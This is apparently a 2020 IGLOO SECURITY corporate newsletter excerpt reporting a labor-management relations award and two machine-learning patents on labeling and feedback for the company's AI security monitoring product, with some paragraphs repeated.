- Recognized for efforts to promote communication between labor and management and promote equality in work and employment

Also, attention was paid to efforts to improve employment that can promote equality in employment. IGLOO SECURITY has been focusing on checking the organizational culture and systems that can improve the sense of equality through Affirmative Action consulting. In addition, efforts have been made to improve the treatment of the underprivileged by minimizing non-regular workers and converting 100% to regular workers through evaluation.

IGLOO SECURITY CEO Lee Deuk-Choon said, “Labor and management have been working hard to establish a labor-management culture that can communicate with an open mind under the recognition that they are partners for future growth of the company. In the future, based on a strong relationship between labor and management, we will strive to make a leap forward for both members and the company.”

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Focus on IGLOO Security

IGLOO SECURITY Co., Ltd. acquired 2 patents related to artificial intelligence

- IGLOO SECURITY acquires AI-related patents one after another… Solidifying its position as a leader in AI security monitoring
- Plan to apply to SPiDER TM AI Edition, the first AI security monitoring solution in Korea

[4th August, 2020] IGLOO SECURITY, INC. (CEO Lee Deuk-Choon, www.igloosec.com/en) has two patented technologies related to AI (artificial intelligence) that increase the accuracy of machine learning algorithms through improved labeling and feedback processes. The two patents registered this time focus on improving the reliability of the learning data learned by machine learning algorithms and improving the efficiency of the machine learning feedback process.

In order to increase the accuracy of machine learning algorithms, “labeling” that gives correct answers to security events and “feedback” processes that evaluate the prediction results produced by machine learning algorithms and retrain them if necessary are essential. This is because it is possible to generate training data that the machine learning algorithm can learn based on the labeling task, and improve the performance of the model of the machine learning algorithm that is trained by repeating the feedback process.

In order to increase the accuracy of machine learning algorithms, “labeling” that gives correct answers to security events and “feedback” processes that evaluate the prediction results produced by machine learning algorithms and retrain them if necessary are essential. This is because it is possible to generate training data that the machine learning algorithm can learn based on the labeling task, and improve the performance of the model of the machine learning algorithm that is trained by repeating the feedback process.

The patent for 'Machine Learning Data Generation Method and Its System' is a technology that reduces labeling errors that can occur due to operator mistakes and maintains the integrity of training data. The history of changing labeling information by several persons in charge is quantified, and weights are given to the history most selected by the user and the most recently updated history. After that, the history that received the highest score is determined as the labeling data, and learning data is generated based on this, thereby increasing the reliability of the learning data.

The patent for “Method and System for Applying Predictive Data Feedback in Machine Learning” is a technology that improves the accuracy of feedback while minimizing the feedback work time through the application of feedback based on active learning. After clustering the predicted results of the machine learning model, a representative event of the cluster is determined and feedback is inputted. This feedback is applied to the remaining events in the cluster. By first giving feedback to cluster data with a high reliability score among several clusters, it is possible to efficiently train a machine learning model with a small number of feedbacks.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Focus on IGLOO Security

IGLOO SECURITY Co., Ltd. acquired 2 patents related to artificial intelligence

- IGLOO SECURITY acquires AI-related patents one after another… Solidifying its position as a leader in AI security monitoring
- Plan to apply to SPiDER TM AI Edition, the first AI security monitoring solution in Korea

On the other hand, since IGLOO SECURITY started AI research and development in 2015, it has been empowering to develop AI technology optimized for the cyber security field. IGLOO SECURITY has obtained 19 patents related to AI and security monitoring this year, and applies them to SPiDER TM AI Edition, an AI security monitoring solution, to increase the efficiency of security monitoring.

IGLOO SECURITY CEO Lee Deuk-Choon said, “High-quality training data and feedback are essential elements to increase the accuracy of machine learning algorithms. As a leading AI security monitoring company, we plan to make more efforts to develop AI technology that allows machine learning algorithms to make more accurate judgments.”

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

We Know SECURITY!

Published by IGLOO SECURITY (www.igloosec.co.kr/en)
6 Floor. 7, Jeongui-ro 8-gil, Songpa-gu, Seoul, Korea
T. +82-2-3404-8678
E-mail. overseas@igloosec.com

Distributed by Cyber-Infinity Corp. (www.ci-corp.jp)
株式会社 シーアイシー
東京都千代田区岩本町3-4-3 リードシー秋葉原ビル5階
T. +81-3-5829-5801
E-mail. business@ci-corp.jp

Edited by IGLOO SECURITY Marketing Team
Translated by IGLOO SECURITY Overseas Business Team
© 2020 IGLOO SECURITY, Inc. All rights reserved.
The copyright of this publication is held by IGLOO SECURITY. It is not permissible to reproduce, copy, or distribute any or all of the contents of this publication in any form or by any means without the prior written consent of IGLOO SECURITY. All information contained in the publication can be changed without prior notice.